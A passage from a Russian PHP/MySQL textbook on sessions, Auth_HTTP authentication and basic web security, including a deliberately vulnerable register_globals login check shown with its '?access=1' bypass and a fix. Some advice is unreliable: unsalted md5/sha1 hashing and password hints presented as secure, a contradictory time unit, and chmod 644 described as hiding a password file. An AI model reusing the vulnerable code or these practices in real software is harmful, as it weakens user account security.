Результат работы сценария из примера 14.15 приведен на рис. 14.11.

При закрытии сеанса его данные удаляются из файлов на стороне сервера. Чтобы удалить переменные сеанса, необходимо присвоить пустой массив суперглобальной переменной `$_SESSION`.

В обычной ситуации переменные сеанса удаляются с помощью суперглобального массива `$_SESSION`, однако если переменные сеанса были созданы с помощью функции `session_register`, то для их удаления понадобится вызвать одну из двух функций. Функция `session_unset` удаляет все переменные сеанса, а функция `session_unregister` – только одну переменную, имя которой передано ей в качестве аргумента.




Рис. 14.11. Завершение сеанса и удаление переменных

Теперь займемся сборкой мусора – нет, речь не о том, что пора браться за швабру; имеется в виду процедура сборки мусора по завершении сеанса или по истечении предельного времени ожидания.

Сборка мусора

Сборка мусора (garbage collection) – это то, что должно произойти с содержимым сеанса на стороне сервера после завершения сеанса или по достижении предельного времени отсутствия активности. Если сервер не будет периодически удалять информацию о старых сеансах, она будет накапливаться до бесконечности, занимая дисковое пространство и мешая работе сервера. Сборка мусора производится автоматически, при выполнении этой операции удаляются все данные устаревших сеансов.

В РНР можно регулировать нагрузку на механизм сборки мусора, чтобы не удалять старые файлы сеансов при каждом обращении к сеансу. По умолчанию предельное время жизни файлов сеанса составляет 1440 с, или 24 мин. Для очень надежных сайтов это время не слишком велико, однако в РНР есть ряд параметров, управляющих удалением мусора. Файл сеанса может быть удален по истечении заданного интервала времени, но он может продолжать свое существование на диске сервера и дольше – все зависит от количества созданных сеансов.

В файле инициализации РНР отношение к сборке мусора имеют следующие параметры:

- `session.gc_maxlifetime` (значение по умолчанию 1440);
- `session.gc_probability` (значение по умолчанию 1);
- `session.gc_divisor` (значение по умолчанию 100).

В этих переменных символы `gc` означают *garbage collector* (сборщик мусора). Если у вас на сервере достаточно дискового пространства, можно увеличить предельное время ожидания, чтобы предотвратить завершение большинства или даже всех сеансов до закрытия браузера. Однако во многих случаях требуется ограничить предельную продолжительность сеанса – этого можно добиться, изменив срок хранения `cookie`.

Чтобы определить, пора ли запускать сборщик мусора, интерпретатор PHP генерирует случайное число в диапазоне от 0 до 1. Если полученное число меньше, чем дробная часть отношения `session.gc_probability/session.gc_divisor`, запускается сборщик мусора.

Рассмотрим настройку предельного времени продолжительности сеанса подробнее, чтобы вы лучше поняли необходимые действия.

Настройка предельного времени продолжительности сеанса

По истечении определенного времени вполне разумно было бы автоматически закрыть сеанс пользователя – в этом и состоит понятие предельного времени ожидания. PHP позволяет задать эту продолжительность. Лучший способ – изменить содержимое файла `.htaccess`.

Файл `.htaccess` воздействует на HTML- и PHP-файлы, расположенные в том же каталоге. Это позволяет изменять настройки, не меняя содержимое файлов настройки веб-сервера Apache. Любые изменения в файле `.htaccess` будут применяться к файлам в подкаталогах, если в них отсутствуют собственные файлы `.htaccess`. В примере 14.16 мы изменили предельное время продолжительности сеанса с помощью параметра `session.gc_maxlifetime`.

Пример 14.16. Предельное время продолжительности сеанса

```
<IfModule mod_php4.c>
    php_value session.gc_maxlifetime "14400"
</IfModule>
```

В параметре `session.gc_maxlifetime` время задается в сотых долях секунды, то есть если требуется установить предельное время продолжительности сеанса равным 30 мин, следует подставить значение 1800.



Параметр *путь* для cookie должен иметь значение / или *directoryx*, если необходимо, чтобы cookie был действительным только для определенного каталога. *directoryx* –любой каталог или папка, которую вы отвели специально для cookies.

Как видно из примера 14.16, мы получили cookie сеанса, в котором определено нестандартное время продолжительности сеанса и предельное время ожидания для сборщика мусора. Тем самым мы гарантируем, что данные в текущем сеансе будут доступны, пока не истечет срок хранения cookie в браузере.

Кроме того, можно изменить это значение прямо из PHP-сценария:

```
<?php
ini_set("session.gc_maxlifetime","14400");
?>
```

Данный фрагмент также устанавливает предельное время ожидания в 14 400 с.

Хранение информации о сеансе в базе данных

Иногда удобно хранить информацию о сеансах не в локальных файлах, а в базе данных. Например, если приложение одновременно исполняется на нескольких серверах (в среде, обеспечивающей регулировку нагрузки), вполне возможна ситуация, когда пользователь получает страницы с разных серверов. Если информация о сеансах хранится в локальных файлах, то при переходе на другой сервер она утрачивается.

RНР позволяет переопределять выполняемую по умолчанию стандартную обработку сеансов с помощью ваших собственных функций. При этом не потребуется как-либо изменять сценарии, использующие данные сеанса, потому что вся нестандартная обработка сеансов выполняется непосредственно самим интерпретатором RНР. Определить нестандартный способ обработки сеансов можно с помощью функции `session_set_save_handler()`:

```
session_set_save_handler(функция_открытия,  
                          функция_закрытия,  
                          функция_чтения,  
                          функция_записи,  
                          функция_уничтожения,  
                          функция_очистки);
```

Вы должны создать таблицу для хранения данных сеансов и написать функции отдельных операций из указанного выше списка параметров. Функцию `session_set_save_handler()` следует вызывать перед открытием сеанса. Создание самих функций выходит далеко за рамки этой книги, но вы должны знать, что такая возможность есть.

Аутентификация с помощью модуля Auth_HTTP

Мы уже использовали один модуль PEAR для упрощения и унификации доступа к базе данных – аналогично, для упрощения процедуры аутентификации пользователей можно использовать модуль `Auth_HTTP` PEAR. Поскольку модуль уже отлажен, это снижает риск допустить ошибку при аутентификации пользователей. Вы также можете заметить, что есть еще один модуль с именем `Auth`. Он похож на модуль `Auth_HTTP`, но отображает HTML-страницу регистрации, а не всплывающее диалоговое окно, как это делает модуль `Auth_HTTP`.

По своему внешнему виду диалог HTTP-аутентификации, созданный нами вручную ранее в этой главе, не отличается от диалога аутентификации, создаваемого модулем `Auth_HTTP`.

Если модуль `Auth_HTTP` у вас еще не установлен, сделать это можно, запустив из командной строки команду `pear install Auth`. Но в UNIX-системе вы должны предварительно зарегистрироваться как пользователь `root`. Результат исполнения команды `pear install Auth` приведен в примере 14.17.

Пример 14.17. Результат исполнения команды pear install Auth

```

downloading Auth-1.2.3.tgz ...
Starting to download Auth-1.2.3.tgz (24,040 bytes)
.....done: 24,040 bytes
Optional dependencies:
package 'File_Passwd' version >= 0.9.5 is recommended to utilize some
features.
package 'Net_POP3' version >= 1.3 is recommended to utilize some features.
package 'MDB' is recommended to utilize some features.
package 'Auth_RADIUS' is recommended to utilize some features.
package 'File_SMBPasswd' is recommended to utilize some features.
install ok: Auth 1.2.3

```

Результат исполнения команды pear install Auth_HTTP, выполняющей установку модуля Auth_HTTP, приведен в примере 14.18.

Пример 14.18. Результат исполнения команды pear install Auth_HTTP

```

downloading Auth_HTTP-2.1.6.tgz ...
Starting to download Auth_HTTP-2.1.6.tgz (9,327 bytes)
.....done: 9,327 bytes
install ok: Auth_HTTP 2.1.6

```

В примере 14.19 приведен текст сценария, автоматизирующего процесс проверки на соответствие имени пользователя и пароля значениям, хранящимся в базе данных.

Пример 14.19. Аутентификация пользователя с применением модуля Auth_HTTP

```

<?php
// Применение модуля Auth_HTTP для ограничения доступа
require_once('db_login.php');
require_once("Auth/HTTP.php");
// Здесь используется та же строка подключения, что и в модуле PEAR DB
$AuthOpts = array(
    'dsn' => "mysql://$db_username:$db_password@$db_host/$db_database",
    'table' => "users", // имя таблицы
    'usernamecol' => "username", // Поле имени пользователя в таблице
    'passwordcol' => "password", // Поле пароля в таблице
    'cryptType' => "md5", // Способ шифрования паролей
);
$authenticate = new Auth_HTTP("DB", $AuthOpts);
// Определить имя области
$authenticate->setRealm('Member Area');
// Сообщение об ошибке в случае неудачной аутентификации
$authenticate->setCancelText('<h2>Access Denied</h2>');
// Запрос на аутентификацию
$authenticate->start();
// сравнить имя пользователя и пароль с хранимыми значениями
if ($authenticate->getAuth()) {
    echo "Welcome back to our site ".$authenticate->username.".";
}
?>

```

Данный сценарий подключает модуль Auth_HTTP с помощью функции `require_once`. Массив `AuthOpts` содержит параметры соединения с базой данных, а также имя таблицы с информацией о пользователях и имена полей, участвующих в проверке. Все параметры-составляющие перечислены в табл. 14.2.

Таблица 14.2. Параметры аутентификации

Ключ	Описание	Пример
<code>dsn</code>	Та же строка подключения к базе данных, которая используется функциями из модуля PEAR DB	<code>mysql://\$db_username:\$db_password@\$db_host/\$db_database</code>
<code>table</code>	Имя таблицы, где хранится информация о пользователях	<code>users</code>
<code>usernamecol</code>	Поле таблицы, где хранятся имена пользователей	<code>username</code>
<code>passwordcol</code>	Поле таблицы, где хранятся пароли пользователей	<code>password</code>
<code>cryptType</code>	Способ шифрования паролей в базе данных	<code>none, md5</code>
<code>dbFields</code>	Дополнительные поля, которые требуется извлечь из таблицы с информацией о пользователях	<code>*, first_name, user_id</code>

Определив набор параметров, создайте с помощью оператора `new` новый объект, который будет выполнять аутентификацию. Обращением к методу `setRealm` определяется область действия `realm`, для запуска процедуры аутентификации вызывается метод `start`, а для проверки результатов – метод `getAuth`. Метод `setRealm` определяет имя области HTTP-аутентификации, отображаемое в диалоговом окне регистрации браузера.

На рис. 14.12 показано диалоговое окно регистрации до того, как в нем были введены имя пользователя и пароль.

Если имя пользователя и пароль были введены без ошибок, мы увидим страницу, показанную на рис. 14.13.

Если пользователь пожелает обновить эту страницу, повторный запрос на аутентификацию при активном сеансе выводиться уже не будет.



Рис. 14.12. Мы видим знакомый диалог регистрации пользователя




Рис. 14.13. Сообщение об успешной регистрации пользователя

В следующем примере при успешной регистрации из таблицы `users` извлекается дополнительная информация о пользователе (пример 14.20).

Пример 14.20. Извлечение дополнительной информации о пользователе

```
<?php
// Пример использования модуля Auth_HTTP с извлечением дополнительной
// информации о пользователе
require_once('db_login.php');
require_once("Auth/HTTP.php");
// Здесь используется та же строка подключения, что и в модуле PEAR DB
$AuthOptions = array(
    'dsn'=>"mysql://$db_username:$db_password@$db_host/$db_database",
    'table'=>"users",           // Имя таблицы
    'usernamecol'=>"username", // Поле имени пользователя в таблице
    'passwordcol'=>"password", // Поле пароля в таблице
    'cryptType'=>"md5",       // Способ шифрования паролей в базе данных
    'db_fields'=>"*",         // Разрешить извлечение дополнительных данных
);
$authenticate = new Auth_HTTP("DB", $AuthOptions);
// Определить имя области
$authenticate->setRealm('Member Area');
// Сообщение об ошибке в случае неудачной аутентификации
$authenticate->setCancelText('<h2>Access Denied</h2>');
// Запрос аутентификации
```

```
$authenticate->start();
// Сравнить имя пользователя и пароль с хранимыми значениями
if ($authenticate->getAuth()) {
    echo "Welcome back to our site ". $authenticate->username. "<br />";
    echo "Your full name is ";
    echo $authenticate->getAuthData('first_name');
    echo " ";
    echo $authenticate->getAuthData('last_name'). ". ";
}
?>
```

На рис. 14.14 видно, что в базе данных также хранятся имя и фамилия пользователя, и теперь можно работать без дополнительного запроса к базе данных. Если установить параметр `db_fields` в значение `"*"`, то с помощью `getAuthData` можно получить значение любого поля из таблицы `users`.




Рис. 14.14. Теперь мы можем отобразить дополнительную информацию из таблицы `users` без необходимости выполнять новый запрос

Как видите, применение этого модуля позволяет существенно снизить объем ручного труда, необходимого для обеспечения аутентификации с помощью базы данных. Это экономит время программиста, которому уже не надо создавать запрос к базе данных. Чтобы еще больше облегчить жизнь, можно поместить программный код последнего примера в отдельный файл и *подключать* (`include`) его в начале каждого сценария, доступ к которому требуется ограничить. Если пользователь уже зарегистрировался, повторно процедура аутентификации запускаться не будет. Если же пользователь еще не зарегистрировался, перед ним появится диалоговое окно регистрации. Таким образом, ограничить доступ ко всем страницам позволяет один-единственный фрагмент программного кода.

Далее мы перейдем к важнейшей теме обеспечения безопасности. Как известно, хакеры есть везде: как доброжелательные, так и злонамеренные. Чтобы обезопасить сайт от проблем, создаваемых злоумышленниками, необходимо обладать существенным багажом знаний о безопасности. В последней главе книги говорится об интернет-ресурсах, где

можно почерпнуть дополнительные сведения по вопросам безопасности, выходящие за рамки данной книги. Мы уже затрагивали вопросы безопасности, а теперь соберем все эти сведения в одной главе и расскажем о некоторых дополнительных приемах, позволяющих обезопасить сайт насколько это возможно. Независимо от того, что хранится на сайте, – частная информация ваших пользователей или только любимые кулинарные рецепты – вы едва ли захотите, чтобы данные бесследно исчезли или были изменены.

Вопросы к главе 14

Вопрос 14.1

Где хранятся данные, называемые cookie?

Вопрос 14.2

Какая функция позволяет шифровать пароли, хранящиеся в базе данных, чтобы невозможно было получить пароль пользователя в текстовом виде?

Вопрос 14.3

Откройте сеанс и сохраните значение 1 в переменной сеанса `user_id`.

Вопрос 14.4

Выведите значение переменной сеанса `user_id`, созданной в вопросе 14.3.

Ответы на эти вопросы приводятся в разделе «Глава 14» приложения.

15

Безопасность

Как только все сценарии заработают, у вас может появиться мысль, что на этом работа закончена. В действительности могут еще оставаться некоторые проблемы обеспечения безопасности, не влияющие на нормальную работу сценариев, но оставляющие возможность для атак. Суровая правда для веб-приложений состоит в том, что общая безопасность приложения соответствует уровню безопасности его самого слабого звена. То есть вопросы безопасности необходимо рассматривать на каждом уровне, начиная с базы данных и заканчивая PHP-сценариями.

Едва ли возможно сделать систему полностью неприступной, тем не менее, вам вполне под силу построить эквивалент прочно запертых дверей и окон. Если вы постараетесь сделать систему достаточно надежной, хакер может отказаться от ее взлома, при этом следует понимать, что найдутся и те, кто все же попытается это сделать. Наш собственный сервер был закрыт и от хакеров, пытавшихся взломать его, и от потока спама, способного приостановить работу сервера.

Мы повторим некоторые концепции безопасности, которые уже обсуждались при изучении основ PHP и MySQL. Так вы меньше рискуете создать сайт, легко поддающийся взлому. Мы углубимся в тему, показав вам некоторые приемы, помогающие усложнить жизнь хакера и облегчить вашу.

Ограничение доступа к административным страницам

При установке пакетов программного обеспечения, содержащего панель управления или сценарий установки, следует всегда либо изменять каталог размещения сценариев, либо, в случае с установочными

сценариями, вообще удалять их после установки. Такие сценарии могут дать случайным посетителям возможность вмешиваться в настройки установленного пакета. Возможно, ничего и не случится, но в самом тяжелом случае хакеры смогут загрузить на сервер произвольный PHP-код, работа которого будет иметь крайне неприятные последствия для системы. Установку большинства пакетов следует производить в соответствии с инструкциями, входящими в состав пакетов. Следуйте их рекомендациям – инструкции пишутся специально для того, чтобы их читали! Вот мнение большинства технических писателей: «Инструкции всегда пишутся, но никогда не читаются». Часто ли вы сами встречали тех, кто действительно читал инструкцию к будильнику, DVD-проигрывателю или любому другому электронному устройству?

Один из альтернативных способов обеспечения безопасности каталогов, содержащих административные сценарии, – создание в том же каталоге файла `.htaccess`. Этот файл сообщает серверу Apache о необходимости потребовать аутентификацию пользователя, прежде чем вернуть ему какую-либо информацию из этого каталога.

Чтобы задать аутентификацию для определенного каталога, сохраните текст примера 15.1 в файле `.htaccess`, разместив его в этом каталоге.

Пример 15.1. Ограничение доступа к сценариям с помощью аутентификации, выполняемой сервером Apache

```
AuthType Basic
AuthName "Administrators Only"
AuthUserFile /usr/local/apache/passwd/passwords
Require valid-user
```

При обращении к каталогу, где хранится данный файл, или к любому из его подкаталогов в окне браузера Firefox появляется диалоговое окно регистрации, показанное на рис. 15.1; в браузере Internet Explorer оно выглядит примерно так же.

Отказ предоставить правильное имя пользователя и пароль приводит к появлению предупреждения (рис. 15.2).



Рис. 15.1. Диалоговое окно регистрации, отображаемое браузером по запросу веб-сервера Apache



Рис. 15.2. Браузер не может получить какую-либо информацию о защищенном каталоге, если процедура аутентификации не пройдена

В идеале данный файл не должен быть доступен для чтения пользователям – только процессу веб-сервера. В системе UNIX для этого надо выполнить команду:

```
chmod 644 /usr/local/apache/passwd/passwords
```

У сервера Apache есть специальная команда – файл *htpasswd*, содержащий допустимые имена пользователей и зашифрованные пароли доступа к веб-сайту. Путь к файлу *htpasswd* должен быть указан в файле *htaccess* как значение параметра `AuthUserFile`.

Вам, наверное, известно, что имена и пароли могут быть абсолютно любыми; к сожалению, нет никакого соответствия между именами пользователей и паролями, используемыми в файле *htaccess*. Например, если имя учетной записи – `mdavis`, то именем пользователя для файла *htaccess* тоже может быть `mdavis`, а может быть и `Michele`.



Имейте в виду: вы должны задать понятные имена пользователей для вашего сайта, а затем создать пароли для этих имен пользователей.

Команда *htpasswd* позволяет создавать пары имен пользователей и паролей. Полный путь к команде на сервере UNIX/Linux – `/usr/local/bin/htpasswd`. Помните, что команда *htpasswd* автоматически шифрует пароли, перед тем как записать их в файл *htpasswd*. Другими словами, команда *htpasswd* принимает в качестве параметров имя файла с паролями и имя пользователя. Правильный формат вызова команды приведен в примере 15.2.

Пример 15.2. Создание пароля для .htaccess

```
htpasswd -c /usr/local/apache/passwd/passwords mdavis
```

Ключ `-c` необходим только при добавлении первой записи в файл паролей. Команда потребует дважды ввести пароль, чтобы гарантировать отсутствие опечаток. Если введенные пароли совпадут, вы увидите следующее:

```
Adding password for user mdavis
```

Не забывайте, что если оба раза пароль был введен без ошибок, он будет автоматически зашифрован. После этого доступ к страницам в каталоге, где находится файл *.htaccess*, получат только пользователи, корректно ответившие на запрос аутентификации. Однако этот файл может также находиться в любом из подкаталогов, и зарегистрированные пользователи также смогут получать доступ к страницам из этих подкаталогов.



В операционной системе Windows эта процедура выглядит аналогично, только вместо программы *htpasswd* используется программа *htpasswd.exe*. Для веб-сервера Apache 2 она обычно находится в каталоге *C:\Program File\Apache Group\Apache2\bin*. Вы также можете поместить файл *.htpasswd* в каталог *C:\Program File\Apache Group\Apache2*.

В программировании очень важна возможность повторного использования кода; реализовать ее вам поможет директива `include`.

Подключаемые файлы

Вряд ли кто-то захочет «изобретать колесо», имея возможность использовать готовый программный код. Может, это и похоже на плагиат, но в мире программного обеспечения с открытым исходным кодом многократное использование кода в виде *подключаемых* файлов – благо.

Очевидно, что инструкция `include`, позволяющая повторно использовать готовый код, облегчает жизнь программиста, потому что ему не приходится снова и снова вставлять одни и те же блоки кода в свои программы. Кроме того, это существенно упрощает сопровождение веб-страниц, потому что код, используемый во множестве веб-страниц, можно будет изменять в единственном PHP-файле.

Опасность, на которую следует обратить внимание, – это выбор имен для подключаемых файлов, при которых веб-сервер может вернуть содержимое файла без его исполнения интерпретатором PHP. Это порождает две серьезные проблемы, связанные с безопасностью. Во-первых, пользователь, просмотрев ваш исходный PHP-код, может обнаружить в сценарии уязвимые места и воспользоваться этим. Во-вторых, вы не можете скрыть пароли, если они хранятся в *подключаемом* файле. Чтобы избежать этих проблем, всегда используйте для подключаемых файлов расширение имени *.php* и никогда не давайте им другие расширения, например *.inc*, которые не обрабатываются интерпретатором PHP при непосредственном обращении к этим файлам. Помните, что функции `include` и `require` работают совершенно одинаково, за исключением реакции на отсутствие подключаемого файла. Функция `require` в этом случае выводит сообщение об ошибке и останавливает работу сценария. Кроме того, у функции `include` есть особенность, о которой не стоит забывать: если она находится в блоке условного оператора, который не исполняется, то файл не будет подключен.

На рис. 15.3 показано, что может произойти при запросе сценария `db_login.php`, если расширение имени файла изменить на `.inc`, например: `http://10.0.0.1/db_login.inc`.

Помимо использования правильного расширения, подключаемые файлы с важной информацией можно переместить в каталог, расположенный за пределами корневого каталога с веб-документами. Другой способ – поместить подключаемые файлы в каталог, защищенный файлом `.htaccess`. Очень важное место в обеспечении безопасности занимают пароли, о которых мы сейчас и поговорим.




Рис. 15.3. Ни одно из этих значений не стоит выставлять на всеобщее обозрение!

Хранение паролей в базе данных

Вообще никогда не следует хранить пароли пользователей в базе данных в незашифрованном виде. Главная причина этого требования состоит в том, что если некто получит доступ к базе данных (пусть даже только для чтения), он сможет получить пароли всех пользователей. Это позволит ему зарегистрироваться под чужим именем пользователя; кроме того, злоумышленник сможет попробовать использовать тот же пароль для работы с другими веб-сайтами, поскольку многие пользователи используют один и тот же пароль для регистрации на нескольких сайтах. Мы наблюдаем подбор паролей примерно раз в неделю. Благодаря службам мгновенных сообщений наши подростки в курсе, кто из них чем дышит, то есть каждый может подобрать пароль другого, просто зная его привычки. После этого он может зарегистрироваться и начать вредить, замаскировавшись, например, под пользователя `soccergrll`, а не от своего пользовательского имени `randomkid`.

Шифрование паролей не лишено недостатков, среди которых некоторое увеличение сложности и необходимость менять пароль, если он забыт. Обойти эту проблему позволяют, например, подсказки (`hint`) к паролям, хранимые в базе данных. Подсказка – это некий текст, введенный пользователем на этапе создания учетной записи и помогающий вспомнить забытый пароль. Например, если пароль связан с кличкой собаки, то подсказкой может стать слово «собака».

До сих пор мы рассматривали единственный способ шифрования паролей – функцию `md5`. Есть еще одна функция, позволяющая повысить уровень безопасности. Это функция `sha1`, имя которой образовано из *secure hash algorithm* (безопасный алгоритм хэширования). Она возвращает не 128-битовую, как функция `md5`, а 160-битовую строку. Увеличенная длина помогает усложнить подбор оригинального пароля. Кроме того, функция `sha1` использует улучшенный по сравнению с `md5` алгоритм шифрования, то есть расшифровать такой пароль еще труднее.

Давайте запустим сценарий из примера 15.3 и посмотрим на получившийся результат.

Пример 15.3. Сравнение результатов функции `md5` и `sha1`

```
<?php
echo "Encrypting <b>testing</b> using md5: ".md5("testing");
echo "<br />";
echo "Encrypting <b>testing</b> using sha1: ".sha1("testing");
?>
```

Результат показан на рис. 15.4.

Еще одна зона повышенного риска, которую не следует упускать из виду, – это значение параметра `register_globals` в файле настроек *php.ini*. Некоторые проблемы характерны для конкретных версий РНР, поэтому не забывайте номер версии РНР, установленной вами в главе 2.




Рис. 15.4. Функция `sha1` дает в результате более длинную строку

Проблема автоматических глобальных переменных

Иногда источником проблем становится то, что призвано облегчать жизнь разработчику. В ранних версиях РНР (до 4.2.0) вы по умолчанию могли с помощью методов `GET` и `POST` автоматически создавать переменные с глобальной областью видимости. Несмотря на удобство, такой подход оказался серьезной брешью в системе безопасности.



За такое поведение отвечает переменная `register_globals` в файле настроек *php.ini*. Можно установить ее в значение `OFF`. Тем не менее, почти никто не изменяет значение по умолчанию.

Идея использования `register_globals` не была в корне порочной, просто большинство разработчиков не проверяли источник значения переменной перед его использованием. Опасность в том, что PHP не требует предварительного объявления переменной, и это позволяет злоумышленнику вызвать ваш PHP-сценарий с GET- или POST-параметрами, которые вы не ожидаете получить. Если имя параметра совпадет с именем какой-то важной переменной, например содержащей признак совпадения пароля, то злоумышленник сможет повлиять на функциональность вашей программы, просто добавив ложный параметр.

К сожалению, понять, в чем ошибка, и изменить значение по умолчанию оказалось непросто. Многие предполагали, что могут автоматически обращаться к значениям, полученным вместе с формой, как к глобальным переменным, поэтому теперь сценарии, которые использовали такую возможность, перестали находить данные там, где они ожидали их обнаружить. Этот программный код должен быть переписан, однако до сих пор можно встретить сценарии, которые не были исправлены и по этой причине оказались неработоспособными, даже не сообщая о проблеме.



Если вы загрузили комплект PHP-сценариев из Интернета и обнаружили, что они работают, но игнорируют данные, получаемые в составе форм, то, скорее всего, эти сценарии были написаны в предположении, что параметр `register_globals` имеет значение ON. Чтобы исправить проблему, вам потребуется либо расширить набор переменных, либо использовать внутри сценария соответствующий суперглобальный массив `$_GET` или `$_POST`.

Пример 15.4 демонстрирует некорректное использование глобальных переменных (предполагается, что функция `check_username_and_password` уже определена).

Пример 15.4. Отказ от инициализации переменной в сценарии `sample.php` создал брешь в безопасности

```
<?php
// Функция check_username_and_password() возвращает значение TRUE
// или FALSE и не изменяет переменную $access
if (check_username_and_password()) {
    // Регистрация пройдена успешно
    $access = TRUE;
}
if ($access) {
    echo "Welcome to the administrative control panel.";
    // Здесь находится программный код, обладающий
    // более высокими привилегиями...
}
else {
    echo "Access denied.";
}
?>
```


В этом сценарии нужно было предварительно присвоить переменной `$access` значение `FALSE`. Если бы злоумышленник вызвал сценарий как `http://sample.php?access=1`, он увидел бы страницу, показанную на рис. 15.5.



Рис. 15.5. Пренебрежение правилами безопасности

Значение `TRUE`, полученное переменной `$access` из GET-параметра, приведет к тому, что проверка возможности доступа даст положительный результат, если параметр `register_globals` будет включен. Изменим сценарий:

```
<?php
// Предварительное объявление переменной - хорошая практика
$access = FALSE;
if (check_username_and_password()) {
    // Регистрация пройдена успешно
    $access = TRUE;
}
if ($access) {
    echo "Welcome to the administrative control panel.";
    // Здесь находится программный код, обладающий
    // более высокими привилегиями...
}
else {
    echo "Access denied.";
}
?>
```

Теперь будет получено корректное сообщение (рис. 15.6).




Рис. 15.6. Доступ корректно запрещен независимо от значения параметра `register_globals`

Область действия `register_globals` не ограничивается данными форм. Когда параметр `register_globals` включен, имеется возможность читать значения переменных сеанса. Пример 15.5 демонстрирует использование переменной `$username`, значение которой может быть получено из других источников, например из GET-параметра, определенного как часть запроса URL.

Пример 15.5. Сеансы в сценарии `session_test.php` с включенным или выключенным параметром `register_globals`

```
<?php
session_start( );
if (isset($username)) {
    $username = htmlentities($username);
    echo "Hello $username";
} else {
    echo "Please login.";
}
?>
```

Обращение к этому сценарию как `http://localhost/session_test.php?username="test"` при включенном параметре `register_globals` даст результат, показанный на рис. 15.7.




Рис. 15.7. Любую систему безопасности можно эффективно обойти

Правильный способ заключается в использовании значения из суперглобального массива `$_SESSION`, как показано в примере 15.6.

Пример 15.6. Корректное использование суперглобального массива `$_SESSION`

```
<?php
session_start();
// Нет межсайтовому скриптингу!
$username = htmlentities($_SESSION['username']);
if (isset($username)) {
    echo "Hello $username";
} else {
    echo "Please login.";
}
?>
```

Сценарий из примера 15.6 вернет страницу, показанную на рис. 15.8.




Рис. 15.8. Пользователь не может обойти аутентификацию на основе глобальной переменной и должен зарегистрироваться

Получать предоставляемые пользователем значения, не заботясь об их происхождении, поможет суперглобальный массив `$_REQUEST` (пример 15.7).

Пример 15.7. Обнаружение простой подмены переменной

```
<?php
if (isset($_COOKIE['MAGIC_COOKIE'])) {
    // Значение переменной MAGIC_COOKIE было получено в виде cookie.
    // Не забывайте проверять данные, полученные в cookie!
}
elseif (isset($_GET['MAGIC_COOKIE']) || isset($_POST['MAGIC_COOKIE'])) {
    mail("admin@example.com", "Возможная попытка взлома",
        $_SERVER['REMOTE_ADDR']);
    echo "Попытка взлома, извещение отправлено администратору.";
    exit;
} else {
    // Значение для MAGIC_COOKIE не было установлено в этом запросе
}
?>
```

